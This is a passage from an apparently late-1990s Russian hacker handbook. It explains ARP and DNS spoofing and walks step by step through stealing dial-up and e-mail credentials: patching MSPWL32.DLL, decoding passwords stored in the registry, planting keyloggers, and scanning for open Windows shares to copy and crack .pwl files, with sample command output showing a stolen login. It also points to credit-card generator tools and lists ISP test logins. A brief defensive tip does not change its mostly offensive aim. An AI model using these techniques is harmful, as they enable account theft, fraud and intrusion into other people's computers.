/etc/shadow

System V Release 4.2
/etc/security/

databaseUltrix 4
/etc/auth[.dir|.pag]

UNICOS
/etc/udb

Как этим пользоваться? Очень просто — заменить путь в следующей сточке скрипта на новый.

```
ppen(PASS, "</etc/passwd") || die;
```

Ложные DNS-запросы в Internet

В любом конкретном случае обмен датаграммами в Internet осуществляется между двумя удаленными хостами посредством заголовка пакета и так называемого поля данных. Заголовок — это, прежде всего, идентификация, а в поле данных входит некоторый пакет высокого уровня. В частном случае, любой IP-пакет входит в состав протокола транспортного уровня TCP. С другой стороны пакет IP является протоколом канального уровня локальной сети, т.е. межсетевым протоколом, который позволяет передавать датаграммы в сеть. Встает вопрос об адресации передаваемых данных. Для этого используется 32-разрядный адрес того же протокола IP. Казалось бы, что достаточно указать в заголовке IP в стандартном поле Destination Address адрес IP атакуемого узла. Но это не так. Любой пакет IP уже содержится внутри аппаратного пакета локальной сети, т.е. любая атака на хост невозможна без аппаратной адресации пересылаемых датаграмм. Это означает, что в простом случае (адресация только в одной подсети) для атаки на хост, как минимум, необходимо знать его адрес локальной сети (Ethernet-адрес) или соответствующий адрес маршрутизатора. В этом случае перед любым хакером встает проблема удаленного поиска информации относительно адресов локальной сети.

Пусть на атакуемом узле имеется некоторый алгоритм удаленного поиска данных. Тогда хакер выбирает сегмент сети, используя дырявый протокол ARP (пусть даже таблица ARP в установках атакуемой операционной системы настроена весьма корректно), посылает запрос Ethernet на атакуемый адрес и получает необходимое соответствие между адресами IP и адресами локальной сети. Нужно сказать, что этот запрос является широковещательным и в нем указывается адрес маршрутизатора, являющийся адресом по умолчанию атакуемой операционной системы. Маршрутизатор, у которого всегда имеется список ARP с информацией (все данные вносятся посредством того же ARP-протокола) об адресе IP и адресе локальной сети, получает запрос, тут же вносит соответствующую запись о хосте хакера в список ARP и благополучно отправляет хакеру искомый адрес локальной сети. Это только начало. Теперь хакер перехватывает вышеназванный ARP-запрос и посылает в сеть ложный ARP-ответ, который, по сути, и является никем иным, как хостом! А это уже означает, что, хакер вполне спокойно контролирует сетевой трафик атакуемого хоста.

Итак, хакер присваивает атакуемому сегменту сети ложный IP-адрес, входит в сеть, набивает «ту самую» команду, устанавливает в операционной системе свой адрес IP, посылает уже в свою сеть широковещательный запрос, а тупой маршрутизатор безукоризненно обновляет в своем списке адреса таким образом, что любые сетевые пакеты, начина-

ют автоматически направляться на аппаратный адрес локальной сети хакера.

Только два субъекта знают о том, кто получил широковещательный запрос ARP. Ими являются хакер и глупый маршрутизатор, на который приходит пакет, непосредственно направленный на беззащитный (пусть даже стоит знаменитый FireFall-1 фирмы Check Point Software Technologies) адрес атакуемого узла. И в самом деле, хост-жертва, ничего не подозревая (согласно установкам по умолчанию сетевой операционной системы) благополучно передает датаграммы на хакерский узел ARP, который, в свою очередь, отсылает принятый пакет сетевому маршрутизатору, а тот, понятно, дождавшись ответа, отсылает любую информацию, уже не через обманутый хост ARP, а непосредственно на атакуемый узел. Так как полный перехват пакетов между ложным сервером и узлом хакера проходит в промежуточной стадии, то возникает так называемая **петлевая схема перехвата информации.** Полный перехват возможен лишь в том случае, когда хакерский сервер ARP работает по так называемой мостовой схеме перехвата, согласно которой в качестве хакерского запроса ARP указывается любой незанятый (proxy-сервер) IP-адрес атакуемой сети.

Плавно переходим к DNS-серверам. Последние используют в своих обращениях к удаленным узлам 32-битные адреса IP, мнемонически заключенные в четырехразрядную буквенную комбинацию, понятную каждому ламмеру. Любой хост может получить соответствующий DNS у ближайшего информационного сервера DNS по известной системе Domain Name Server через сетевой протокол DNS. Просто хост посылает запрос на известный IP-адрес DNS-сервера свой IP-адрес и имя сервера. Сервер DNS штудирует собственную базу данных, находит IP-адрес и отправляет на хост соответствующий ответ DNS. Схема весьма примитивная. Если же сервер DNS не находит искомую буквенную комбинацию, то он отсылает запрос на так называемый корневой сервер, который, в свою очередь, сверяет информацию с файлом настроек root.cache. Так происходит до тех пор, пока имя хоста не будет найдено в Internet.

Вариант первый. Атакуемая сеть ожидает некоторый DNS-запрос. Хакер сидит в сегменте сети (т.е. он знает все параметры ISSa/ISSb) или находится на пути сетевого удаленного траффика (обычное применение ftp-команд get, put или ls). Вначале хакер извлекает из DNS-запроса номер отправителя порта UDP. Узнав, таким образом имя сети, хакер посылает пакет DNS на захваченный UDP-порт и уже в этом пакете осуществляет подмену, и в конечном счете полностью перехватывает траффик между собой и удаленным сервером.

Вариант второй. Хакер, маскируясь под настоящий DNS-сервер и, используя известную дырку (ограниченность идентифицируемых пакетов) протокола UDP, напрямую пересылает на атакуемый узел не ложный запрос DNS, а, напротив, ложный DNS-ответ. Атакуемый сервер спокой-

ненько принимает IP-адрес и, если он не совпадает с IP-адресом DNS-сервера, DNS-ответ не идентичен DNS-запросу, DNS-ответ попал в порт DNS-запроса (в крайнем случае хакер просто начинает перебирать 1023 возможных портов UDP) и поле идентификатора запроса идентично полю данных DNS-ответа, то хакер проникает в сеть путем внедрения фиктивного DNS-ответа в атакуемый хост.

Кредитные карточки и Internet

Пересылая номер кредитной карточки через Internet, он попадает к продавцу, который производит так называемую авторизацию (происходит связь с организацией, ответственной за обработку транзакций). В случае положительного ответа на запрос, необходимая сумма денег резервируются, заказанный товар отправляется покупателю, затем деньги снимаются со специального банковского счета и перечисляются на счет продавца.

Понятно, что, если авторизация не будет осуществлена немедленно, то покупатель может обмануть продавца путем нескольких заказов подряд у сторонних продавцов.

Проблема немедленной авторизации в Internet пока еще полностью не решена (многие фирмы используют обыкновенный модем для связи с процессором, каждый из которых, имеет, как правило, разный формат сообщений).

В настоящее время кредитные карточки и Internet тесно связаны с фирмой CyberCash (http://www.cybercash.com). CyberCash через Public Key Cryptography шифрует всю конфиденциальную информацию, касающуюся кредитной карточки, связь с процессорами осуществляется с помощью так называемого центрального интерфейса CyberCash Gateway, покупатель инсталлирует на свой компьютер программу CyberCash Wallet, которая в зашифрованном виде хранит номер кредитной карточки, продавец осуществляет свою деятельность посредством платежного сервера и стандартных скриптов CGI.

CompuServe и бесплатный Internet

Через CompuServ можно получить доступ к Internet. Для этого необходимо инсталлировать программу CompuServe, запустить **Membership Sign-Up, в** разделе **Страна** не указывать **Россию,** получить временный пароль и логин и дозвониться к Infonet по одному из следующих московских телефонов: 9150001, 9150005, 9715101, 9150033.

PlusCentro и бесплатный Internet

На сервере PlusCentro через http://www.plus.centro.ru существует гостевой вход. На самом деле это вполне функциональный доступ к Internet. Необходимо только дозвониться по одному из следующих московских телефонов: 4901595, 4909419, 4909363, 4909371, 4909491. Просто телефон: 4909424.

Demos и бесплатный Internet

Компания Demos позволяет использовать демонстрационный вход в Internet. Для этого необходимо дозвониться по одному из следующих московских телефонов: 9613200, 2410505, 9566285, 9566286. В поле **Login** нужно вписать _demo, а в поле **Password** набивается пароль в виде demo.

Защита системы? Всегда!

Так называемый класс защищенности А был определен в свое время Министерством обороны США в знаменитой «Orange book». Сейчас многие сети базируются на неоднородных программно-аппаратных системах и используют слишком разные сетевые сервисы. Так возникают вполне определенные дыры практически на всех уровнях работы сети, включая верификацию пользователей.

Самая простая защита сети может осуществляться на уровне самой операционной системы, база которой, собственно, и есть сеть (аутентификация, авторизация, разграничение доступа, мониторинг, аудит). Впрочем, неправильная конфигурация такой системы тут же оставляет огромную брешь в защите сети.

Более сложная защита сети уже зависит от профессионалов, которые обслуживают сеть и осуществляют поиск и исправление ошибок в операционной системе или корректирование некоторых сетевых установок по умолчанию посредством так называемого сканера безопасности системы.

Взлом Internet

Под термином взлом Internet подразумевают несколько различных вещей. Во-первых: незаконное подключение к провайдеру и так называемые «халявные» подключения. Как это осуществляется? Самый простой вариант — воровство. Хакер крадет чужой пароль. В наше время при огромном количестве недалеких пользователей хакеру это дело не представляет особого труда, так как подавляющее большинство пользователей пользуется таким популярным пакетом e-mail как UUPC Чернова. А так-

же некоторые провайдеры все еще предоставляют вход в систему как online так и offline под одним и тем же паролем. Хакеру остается самое простое — переписать файл init aka init1 с каталога \UUPC. Там будет прописан как **login так и password**.

Более сложные варианты взлома Internet — запуск на машине пользователя вирусной программы или резидентной, отслеживающей появление строчки **ogin:.** Далее в отдельный файл записываются все нажатия клавиатуры.

Если пользователь использует Windows и работает в Netscape, используя SLIP и PPP, то хакер обращает внимание на скрипты команд и файл с расширением .pwl (пароль зашифрованный примитивным методом DES).

Если на машину пользователя отсутствует доступ, к решению проблемы хакер подходит другим путем. Большая часть соединений приходится на телефонные линии.

Практически в любом крупном офисе той или иной компании имеется небольшая АТС. Для хакера перепрограммировать АТС так чтобы, звонки с данного номера переоучивались на себя, не составляет особого труда. Далее запускается терминальная программа BBS с заставкой провайдера. Естественно, пользователь покупается и вводит **login и password.** Далее выдается масса ошибок, а затем линия разрывается.

CompuServe и America-On-Line

Оказывается, что в Москве существует два необычных сервера, предоставляющие доступ в Internet, причем, кроме обыкновенных юзеров, услугами этих серверов пользуются хакеры, фрикеры и другой подобный народ.

Речь идет о CompuServe и America-On-Line.

CompuServe считается самой легкой системой, т.е. легко ломающейся. Для этого хакер находит дистрибутивные дискеты с программным обеспечением для доступа к CompuServe и софт типа CreditWizard или Credit Master Comfake, затем дозванивается до Scitor по телефону 9563589 и спокойно входит в сеть. Scitor, как говорят хакеры, хорош тем, что доступ к ресурсам сети предоставляется через сгенерированный выше описанным способом эккаунт, в то время как SprintNet высылает информацию о логине и пароле пользователя на адрес электронной почты.

В Москве сеть America-On-Line доступна через SprintNet (9280985, 9286344 или 5789119).

Непонятно, о чём и чем думают системные администраторы этих серверов.

Бесплатный Internet

Все изложенное ниже предназначено только для ознакомления с возможной опасностью и ни в коем случае не должно быть использовано, если это причинит ущерб каким-либо физическим или юридическим лицам. Это может повлечь за собой административную или уголовную ответственность в соответствии с действующим законодательством.

Во все времена были люди, которые старались что-либо утаить от других. Но были и другие: те, которые с этим были не согласны и всячески старались тайны первых узнать. И вот придумали первые вход в Internet с паролем, ибо денег сие удовольствие стоит, а вторые сразу начали этот пароль отыскивать всеми возможными и невозможными способами.

Когда-то давно пароль пользователь мог выбирать сам. С одной стороны, это было очень удобно: если сам слово заветное это придумал, то уж не забудешь никогда (если только пребывал в этот момент в здравом уме и твердой памяти, но это уже к делу не относится). Пароль же выбирался не просто так: для указанного индивидуума он, чаще всего, нес определенную смысловую нагрузку. И было в этом слабое место данного метода. Теперь только в дешевых фильмах можно увидеть некоего гражданина, копающегося в мусорной корзине своей жертвы в надежде узнать имена, фамилии, даты рождения всех родственников таковой вплоть до десятого колена, а также клички всех их собак, кошек, крыс, хомяков и тараканов. А как же еще: что тебе, например, первым приходит на ум? Конечно: имя твоей (а чаще не твоей) подружки или кличка замученного домашнего животного, ну или слово какое непотребное. Наиболее продвинутые хакеры начали составлять специальные словари с учетом наиболее часто встречающихся в паролях слов.

Все это, в конце концов, положило конец первой стадии и началась вторая: теперь компьютер генерирует некоторую псевдослучайную последовательность букв, цифр и разных знаков препинания. Хорошо-то как стало: «Lta13?Lp» — попробуй подбери! Но тут возникла другая проблема: а попробуй-ка запомни! Пользователи наши начали их на бумажках записывать, ну и периодически... правильно: бумажки терялись, похищались, попадали в мусорную корзину и т.д. — от чего ушли, к тому и пришли! И тогда какая-то умная голова догадалась, что пароль можно хранить не в голове, а прямо на жестком диске. В DialUp-окне галочку поставить и запомнить пароль. У компьютера мозги кремниевые — ему все равно, что запоминать. Ну, а раз запомнили, то, само собой, и записать надо. Ну, а раз записать, то... правильно: отвернулся наш пользователь, а тут толпа голодных до Internet хакеров налетела — и пароль подсмотрела... И тогда пароли стали шифровать.

Интимные подробности

Где же хранятся пароли в Windows? Известно где, зашифрованные пароли в Windows хранятся в основном каталоге, в файлах с расширением PWL. С учетом того, что не только «у нас здесь», но и «у них там» бывают персональные компьютеры коллективного пользования, да и сети локальные местами встречаются (правда, редко), на каждого пользователя заводится свой PWL. Кстати, название файла соответствует логину данного юзверя. Эти файлы, в принципе, зашифрованы достаточно прилично. Если кому-либо интересно, то, взяв в руки какой-нибудь дизассемблер (HIEW, QVIEW), можно посмотреть процедуру шифрования. Она находится в файле MSPWL32.DLL. Там все очень накручено. Имеется счетчик (назовем его N) от нуля до «сколько надо». Имеются три таблицы. В соответствии со счетчиком N берется байт из первой таблицы (X). По смещению X+N, урезанному до 8 бит, из второй таблицы берется другой байт (Y). Затем по адресу X+Y, опять же урезанному до 8 бит, из третьей таблицы берется третий байт (Z). После столь хитрых манипуляций командой XOR с байтом Z шифруется байт информации, после чего счетчик инкрементируется, и все повторяется сначала (как тебе, а?). Как формируются сами таблицы? Не знаю (мне было лень выяснять). Расшифровывается все это аналогично (той же процедурой), ибо команда XOR обратима. То, какие Винды у тебя стоят — значения не меняет. Не знаю уж, в чьих нездоровых мозгах могла появиться мысль использовать для шифрования команду **xor byte ptr [eax+ebp],cl**. Может, запутать хотели? Но команда уникальна, такие команды в обычных программах еще поискать надо. Стало быть, ищем соответствующую ей комбинацию 30h, 0Ch, 28h — и все дела. Дальше — просто. Берем MSPWL32.DLL и, со смещения 51 lh (или там, где найдем), ставим 90h, 90h, 90h — команды NOP (пустая операция). И все, команда не выполняется! Что при этом произойдет? Да ничего! Ничего страшного и даже не очень страшного. И даже никто ничего не заметит!!! Все останется как всегда, с одним лишь исключением: *все* логины/пароли будут *видны,* так сказать, невооруженным глазом!

Тут, правда, есть два неприятных момента. Во-первых, во время работы Windows тебе не удастся подобным образом надругаться над их «святая святых»: писать в этот файл нельзя. Значит, придется перегружаться в режиме эмуляции MS-DOS, а это лишнее время, которого может не быть. Во-вторых, а это еще хуже, тебе надо будет стереть *все* PWL'ы, иначе даже в Windows не пустят: а вот тут у законных пользователей могут возникнуть лишние вопросы и подозрения.

Я все так и сделал, скажешь ты, а вот тот юзер в Windows с паролем входил, а мне теперь не войти — пароля-то я не знаю. Что делать? Не беда! Есть способ проще! Уносим только **USER.DAT!** А теперь: Windows — M. D.! Как тебе должно быть известно, кроме интерактивного доступа в Internet, провайдеры еще и e-mail впаривают суповым набором. Так вот,

чтобы залезть в твой почтовый ящик, в тот, что у тебя в подъезде, нужен ключ (или лом). Чтобы залезть в твой e-mail, нужен пароль (или виртуальный лом). И тут я скажу: все поголовно провайдеры в славном городе Москве — М. D.! Пароль к POP3-ящику всегда тот же, что и DialUp! Ну и что? А вот что. Пароль e-mail находится не в PWL'e, а в USER.DAT, и зашифрован он не так сильно, вернее, почти совсем не зашифрован! А это как??? Да вот так! Метод «шифрования» напоминает элементарное UUE-кодирование, иначе говоря, из трех байтов делают четыре или из 8 битов — 10. Весь исходный пароль разбивается на части по три байта. В результирующей строке на один символ отводится 10 битов. Теперь к каждому байту исходной строки прибавляется 30h, если сумма больше, чем 7 Ah, то он становится равен 30h, а к паре 9 и 10 битов добавляется единица. Однако есть исключения. Если общая длина строки пароля не кратна трем, то она дополняется байтами 3Dh. Судя по всему, это ODh (конец строки) + 30h. В конце строки ODh, OAh: стандартное завершение. На мой взгляд, подобрать пароль вручную проще, чем написать соответствующую программу: не каждый же день ты эти пароли подбираешь! Где находится пароль — написано ниже, оттуда его и берем. А принцип прост: запускаем **Internet Mail,** заходим в **Сообщение & reg; Параметры ⇨ Сервер.** Запускаем **REGEDIT,** переходим в **HKEY_CURRENT_USER/Software/Microsoft/InternetMail and News/Mail/POP3/Твой сервер:** смотрим **Password.** Удаляем пароль в **Internet Mail.** Первый подбираемый символ влияет на первый и второй байты, второй — на второй и третий, третий — на третий и четвертый. Теперь подбираем символ так, чтобы первый байт совпал с оригиналом, а второй или совпал, или был самый большой, но меньше оригинала. Аналогично для второго и третьего символов. С подбором третьего символа все четыре байта должны совпасть! Если нет — извини, по sex for you. Естественно, после каждой замены символа жми **«Применить».** Результат контролируем REGEDIT'oM, переходя вверх/вниз для обновления информации. Когда первые три символа подобраны, возвращаемся к (*) для следующих трех и т.д. до победного конца. Разумеется, байт(ы) 3Dh подбирать не нужно! После некоторой тренировки на все это уходит минут 15.

Где же это счастье хранится? И, вообще, кроме логина и пароля еще многое нужно знать, а откуда, не звонить же провайдеру? Не надо никому звонить! Все в нем, в USER.DAT.

HKEY_CURRENT_USER/RemoteAccess/Addresses: и мы имеем список подключений. Да, но там ничего не видно, цифры какие-то... А ты чего хотел, дружок! Выбираем байт, которого больше всего, и дешифруем им все остальные (обычный XOR). В результате в куче всякой ерунды получаем ASCII-строку с номером модемного телефона провайдера (потеть, конечно, придется, если друг совсем не знакомый или работает партизаном, а знакомого и спросить можно — типа: «Что это за провайдер у тебя такой не хилый, друг ты мой лучший, Миша»?).

HKEY_CURRENT_USER/RemoteAccess/Profile /"подключение"/IP: со смещения 0Ch четыре байта задом наперед - это первичный DNS, затем еще четыре - вторичный и т.д.
HKEY_CURRENT_USER/RemoteAccess/Profile/ "подключение"/User: логин.
HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/InternetSettings/ProxyServer: Proxy-сервер и порт.
HKEY_CURRENT_USER/Software/Microsoft/InternetMail and News/Mail:
DefaultPOP3Server:
DefaultSMTPServer:
SenderEMail:
Name:
Organization: это все и так понятно.
POP3 - "POP3-сервер":
Account: это понятно
Password: ну вот и он, родимый

Что делать, если пользователь — мазохист? Не хранит он пароль в компьютере, а вводит его каждый раз с клавиатуры? И этому горю можно помочь. Существуют программы типа **SPYWIN**, или **HOOKDUMP**, или **KEYWITNESS**. Они записывают все действия, производимые на компьютере. Достаточно подсадить одну из них и все... Естественно, их можно использовать и для других не менее интересных целей.

И в конце могу тебе посоветовать: не качай и уж тем более не запускай у себя всякие «взломщики Internet». Они могут крякнуть только информацию на твоем винчестере! Ибо тот, кто может взломать провайдера, никогда не будет опускаться до таких мелочей, а другие в лучшем случае хотят над тобой просто посмеяться, в худшем — сделать бяку.

А знаешь ли ты, друг мой, о том, как хакеры «вытаскивают» твои драгоценные аккаунты прямо у тебя из-под носа? Существует достаточно много случаев, когда пользователь с удивлением для себя обнаруживает, что за его счет бродит по просторам Internet кто-то еще и, естественно, тратит направо и налево его потом и кровью заработанные деньги. Обнаружив столь неприятное происшествие, он в ярости (или в недоумении — кто как) звонит в техподдержку своего провайдера и объясняет причину своего недовольства. Провайдер приносит свои соболезнования, но, к сожалению, ничем помочь не может, однако, предлагает сменить пользователю пароль и советует не допускать до компьютера тех людей, которые не достойны доверия. А самое главное, что тем людям, которые платят свои деньги за часы, проведенные в Internet, провайдер не собирается возмещать ни денег, ни времени. Разочаровавшись и обвиняя во всех мнимых грехах техническую поддержку, ты размышляешь о том, как же этому гадскому хакеру удалось украсть твой аккаунт, и с обидой в душе на этот жестокий мир подумываешь о смене провайдера. Итак, каким же образом хакер смог «вытащить» твой аккаунт?

На сегодняшний день мне известны несколько методов, которые используют хакеры. Обычно многие юзеры, устанавливая Windows 95/98/NT под сети, предоставляют доступ к своим дискам и директориям другим пользователям сети, тем самым открывая лазейку в свой компьютер. Для того чтобы в сети найти компьютер с такой лазейкой, хакеру необходимо просканировать диапазон IP-адресов одной сетки. Что для этого нужно? Для Windows — программа «Legion». После запуска этой программы нужно указать IP-адреса, которые будут использоваться для сканирования. Сначала хакер выбирает предполагаемого провайдера, услугами которого впоследствии он будет пользоваться. Например, это будет выдуманный нами провайдер **www.lamerishe.ru.** Запустив свой **mIRC**, он отправляется на всем знакомый IRC и в окошке **«status»** пишет: **/whois *.lamerishe.ru**.

Ответ не заставит себя ждать:

```
#RUSSIAN Andrey H andrey@dialup-28059.lamerishe.ru :0 hello.
*.junk.com
End of /WHO list.
```

Дальше следует команда:

```
/dns Andrey
```

И mIRC выдает ему IP-шник жертвы:

```
*** Looking up dialup-28059.lamerishe.ru
*** Resolved dialup-28059.lamerishe.ru to 121.31.21.10
```

Вот он уже и знает один из IP-адресов **(121.31.21.10)** нашего выдуманного провайдера. Теперь нужно указать диапазон IP-адресов этого провайдера. Хакер запускает **Legion** и заполняет поля **«Enter Start IP»** (введите начальный **IP)** и **«Enter End IP»** (введите конечный IP).

```
Enter Start IP: 121.31.21.1
Enter End IP: 121.31.21.254
```

Остается только выбрать скорость соединения и нажать на кнопку «Scan». Если после сканирования, в правом окне сканера, появится что-то вроде «\\121.31.21.87\C», то в левом окне можно открыть этот IP и щелкнуть два раза на ответвлении «С». Появится сообщение **«MAPPED ON DRIVE E:»**. Все это означает, что на данном IP есть машина, с незашаренным (то есть открытым для всех) диском С. И этот диск можно установить как еще один диск на своем компе. То есть у хакера на компе появится еще один диск (в данном случае — Е), по которому он будет лазить, как по своему собственному, хотя он и находится на удаленной машине. Конечно, главной целью для хакера является файл с расширением .pwl, в котором находится зашифрованный аккаунт. Этот файл лежит в каталоге Windows. И поэтому хакер заходит в **«Пуск ⇨ Программы ⇨ Сеанс MS-DOS».** Пишет там **«e:»** и нажимает **Enter.** Теперь он на жестком диске у

чайника. Но каталог Windows может называться по-другому. Поэтому он пишет: **E:\>dir** win* и получает такой вот ответ:

```
Том в устройстве E не имеет метки
Серийный номер тома: 2247-15DO
Содержимое каталога E:\
WIN95 <КАТАЛОГ> 11-30-98 6:48p WIN95
0 файл(а,ов) 0 байт
1 каталог(а, ов) 287,997,952 байт свободно
```

Дальше следуют команды:

```
E:\>cd win95
E:\WIN95>dir *.pwl
Том в устройстве E не имеет метки
Серийный номер тома: 2247-15DO
Содержимое каталога E:\WIN95
ANDREY PWL 730 02-05-99 10:31p ANDREY.PWL
1 файл(а,ов) 730 байт
0 каталог(а,ов) 287,997,952 байт свободно
E:\WIN95>copy andrey.pwl c:\hacking\pwlhack
```

Теперь, после копирования файла с расширением .pwl, хакеру нужно отсоединиться от этого компьютера. Он открывает иконку «Мой компьютер», выбирает иконку E:\121.31.21.87\C, нажав правую кнопку мыши. Там жмет «Отсоединить». Что теперь? А теперь он берет программу **pwlhack** и с помощью нее расшифровывает добытый файл andrey.pwl.

```
C:\HACKING\PWLHACK>pwlhack.exe /list andrey.pwl andrey
(C) 17-Apr-1998y by Hard Wisdom "PWL's Hacker" v3.0 (1996,97,98)
Enter the password:
File 'ANDREY.PWL' has size 730 bytes, version [NEW_Win95_OSR/2]
for user 'ANDREY' with password '' contains:
~[Type]-[The resource location string]----------[Password]-
Dial X *Rna\Соединение с lamerishe\L5tRe fsa3Xfa12
---------------------------------------------------------------
Indexed Entryes: 1; Number of resources: 1.
```

Настает кульминационный момент! Итак, теперь с помощью аккаунта, добытого у «чайника», хакер может лазить по просторам всемирной паутины Internet. А вот и сам аккаунт:

```
Имя пользователя: L5tRe
Пароль: fsa3Xfa12
```

Если у данного провайдера можно посмотреть статистику прямо из Internet, то, обычно, хакеры посещают сайт провайдера (в нашем примере **www.iamerishe.ru)** и смотрят, сколько осталось денег на счету у пользователя и в какое время он обычно находится в Internet. Кстати, телефоны модемных пулов также можно узнать на сайте у провайдера.

Существует еще несколько иных способов, таких как использование троянов Netbus1.0, Netbus Pro 2.0, BackOrifice и т.д. Самый простой из всех способов заключается в том, что, зная IP-адрес с открытыми сетевыми ресурсами, можно соединиться с компьютером, нажав на Пуск, выбрав «Поиск компьютера» и указав IP-адрес.

«Все. Систему я понял. Теперь объясни-ка мне, как устранить лазейку и защитить себя от непрошеных гостей?» — скажешь ты. Хорошо. Для защиты от описанной выше дырки тебе будет необходимо отключить привязку (службу доступа к файлам и принтерам) от контроллера удаленного доступа (лезь в Панель управления ➪ Сеть), а в Windows NT нужно запретить службу Server в Remote Access WAN Wrapper. Но от НетБаса, БэкОрифиса и подобных троянов это тебя не спасет. А вот чтобы не подхватить трояна, во-первых, никогда не подпускай никого к своему компьютеры со всякими дискетками, а, во-вторых, никогда не запускай у себя на компе никаких программ, в которых ты хоть на грамм сомневаешься. Последним хакерским способом по рассылке троянов был массовый спаминг с хоста microsoft.com, где в каждом письме лежал якобы патч к 4-му IE. Ну, а что этот «патч» делал, я думаю, ты уже догадался.

MTU Inform

Через guest/mtu и dialup.mtu.ru

Телефоны: 9955555, 9955556.

Caravan

Через caravan/caravan www.caravan.ru

Телефон: 9951070.

Caravan 2

Через caravan/free и DNS 194.190.218.2

Телефон: 9951070.

Caravan 3

Через caravan/demo и DNS 193.232.120.226.

Телефон: 3324768.

Caravan 4

Через free/caravan.

Телефон: 3324768.

Data Force

Через 2889340 для получения демонстрационного доступа в сеть.

Телефон: 9566749.

Glas Net

Через demo/demo 123 или 2220990 для получения демонстрационного доступа в сеть.

Телефоны: 7194457, 9274111, 9953535.

IBM Net

Через e-mail: ispp@patron.com для получения демонстрационного доступа в сеть.

Телефоны: 2586435.

Microdin

Через guest/guest.

Телефон: 9951001.

Demos

Через _demo/demo.

Телефон: 9613200.

Меда Electronics

Через test/test или guest/guest и www.mega.ru.

Телефон: 9951070.

Сеть MSN

MSN можно назвать глобальной сетью, так как в этой сети вы можете отправлять и получать электронную почту, подключаться к конференциям и разговорам, загружать и снимать файлы. При этом, загружаемые файлы и ваша активность в ходе конференций и разговоров могут рассматриваться, изменяться и стираться без уведомления управляющим форума.

Для того, чтобы настроить параметры модема для работы в MSN, необходимо дважды щелкнуть пиктограмму MSN на рабочем столе, нажать кнопку **Настройка** и просто перейти к настройке модема. Диалоговое окно свойств модема в **Панели управления** можно не использовать, так как параметры MSN имеют более высокий приоритет.

Если у вас возникли проблемы при попытке регистрации в MSN, значит в вашем регионе отсутствует телефонный номер для бесплатной регистрации.

Попробуйте в диалоговом окне Настройка **подключения** нажать кнопку Телефоны, затем кнопку Изменить, выбрать номер вашего региона и повторить попытку соединения.

Если установить соединение так и не удается, обратитесь в службу поддержки Microsoft.

Конференции пользователей MSN несколько отличаются от конференций Usenet глобальной компьютерной сети. В MSN группы конференций являются одной из услуг сети MSN. Статьи этих конференций никем не рецензируются и не предусматривают какой-либо ответственности авторов подобных статей.

В частности, это означает, что MSN не имеет собственного сервера новостей с протоколом NNTP. Вы не можете посредством приложений типа Trumpet Newsreader или Forte Agent получить доступ к конференциям MSN.

MSN среди прочих возможностей включает доступ к Internet. MSN полностью интегрирована с обозревателем Microsoft Internet Explorer 4.0 и снабжена рядом функций, призванных улучшить ваше сетевое путешествие.

Если вы видите ALT в папке \Internet **Newsgroups\Popular** Newsgroups, значит вы имеете полный доступ к ресурсам глобальной компьютерной сети. По умолчанию, т.е. сразу после установки MSN, вы имеете лишь ограниченный доступ к ресурсам Internet.

Если у вас нет учетной записи в Internet, просто зарегистрируйтесь в Microsoft Network.

Для этого достаточно воспользоваться расположенным на рабочем столе значком MSN и следовать появляющимся на экране указаниям.

Чтобы вы смогли войти в MSN через своего поставщика услуг Internet, корпорация Microsoft разработала новую технологию доступа Third Party Access (TPA). Эта технология позволяет вам оплачивать время, проведенное в сети MSN, только вашему провайдеру.

Вы можете получить доступ к сети MSN из Internet, используя даже версию MSN 1.2.

Чтобы войти в сеть MSN через вашего поставщика услуг Internet, он должен поддерживать протокол Point-to-Point Protocol (PPP) без каких-либо сценариев, т.е. в режиме PPP не должно исполняться никаких команд. Если ваш провайдер отвечает этим требованиям, проделайте следующие шаги:

- Откройте папку **Удаленный доступ к сети** и создайте соединение с вашим поставщиком услуг Internet посредством мастера **Новое соединение.**
- Установите связь с вашим провайдером и войдите в Internet.
- Войдите в режим командной строки MS-DOS и наберите **ping www.msn.com.** Если вы получили доступ к web-узлу MSN, то вы увидите что-то похожее на это: **Pinging machine-name IP-address with 32 bytes of data**
- Теперь щелкните левой клавишей мыши на пиктограмме MSN, откройте диалоговое окно свойств **Settings**, выберите **connect Using Another Internet Access Provider,** нажмите OK, а затем **Connect.**

Если вы используете Microsoft Network в качестве доступа к Internet и являетесь членом MSN, вы можете иметь полный доступ к конференциям пользователей Internet через MSN. С другой стороны MSN и Microsoft Internet Explorer используют различные протоколы Usenet, поэтому вы не сможете в обозревателе Microsoft Internet Explorer читать и публиковать статьи в конференциях Internet через MSN.

Используйте для этого в MSN ресурс Newsreader.

Вы можете совместно использовать приложение telnet, рабочее соединение TCP/IP и сеть MSN.

Для доступа в telnet через MSN вам необходимо:

- Установить приложение **Удаленный доступ к сети.**
- Установить MSN 1.2 или выше.

Запустить из папки Windows утилиту **telnet.exe** только после того, как будет реализовано соединение TCP/IP.

Вы можете войти в MSN через вашего провайдера или войти в Internet посредством услуг MSN. Для этого откройте папку **Сеть.**

Установив компоненты **Клиент для сетей Microsoft Network, Контроллер удаленного доступа и TCP/IP,** добавьте к ним протоколы **NetBEUI и IPX/SPX совместимый протокол. В** контроллере удаленного доступа для TCP/IP в качестве типа драйвера укажите **Драйвер NDIS для расширенного режима,** а сами свойства протокола TCP/IP настройте так:

- **IP-адрес:** Получить IP-адрес автоматически.
- Привязка: Клиент для сетей Microsoft Network.
- **Шлюз:** Незаполненный.

- **Конфигурация WINS:** Включите распознавание WINS, добавьте свой сервер, например 204.118.34.6 или 204.118.34.11 и отключите использование DHCP для распознавания WINS
- **Конфигурация DNS:** Отключить DNS

Оставьте ваше первое соединение удаленного доступа в покое и настройте второе соединение удаленного доступа. В качестве типа сервера удаленного доступа укажите **PPP: Интернет, Windows NT Server, Windows 98,** а в дополнительных параметрах отметьте **Программное сжатие данных.** В качестве допустимых сетевых протоколов укажите только TCP/IP. В настройках TCP/IP опции **IP-адрес и Адреса вводятся вручную** выберите в зависимости от инструкций вашего поставщика услуг Internet. Кроме этого, сообщите системе использовать сжатие заголовков IP и стандартный шлюз для удаленной сети.

Помните, что сервер www.msn.com к услугам MSN имеет отношение весьма отдаленное.

Хакинг MSN

В свое время Microsoft заявила, что выход в MSN не будет предоставляться в России, но SprintNet работает (и, похоже, будет работать еще очень долго) и выход через эту сеть на серверы, обслуживающие MSN Classic, сохранились. Значит зарегистрироваться в SprintNet можно без проблем.

Регистрация в MSN Classic

Для подключения к MSN **Classic** нужна сетка **SprintNet.**

Для начала регистрации запустите:

```
C:\Program Files\The Microsoft Network\Signup.exe
```

Должно появится окно. Если оно не появилось, то регистрация закончилась, так и не начавшись.

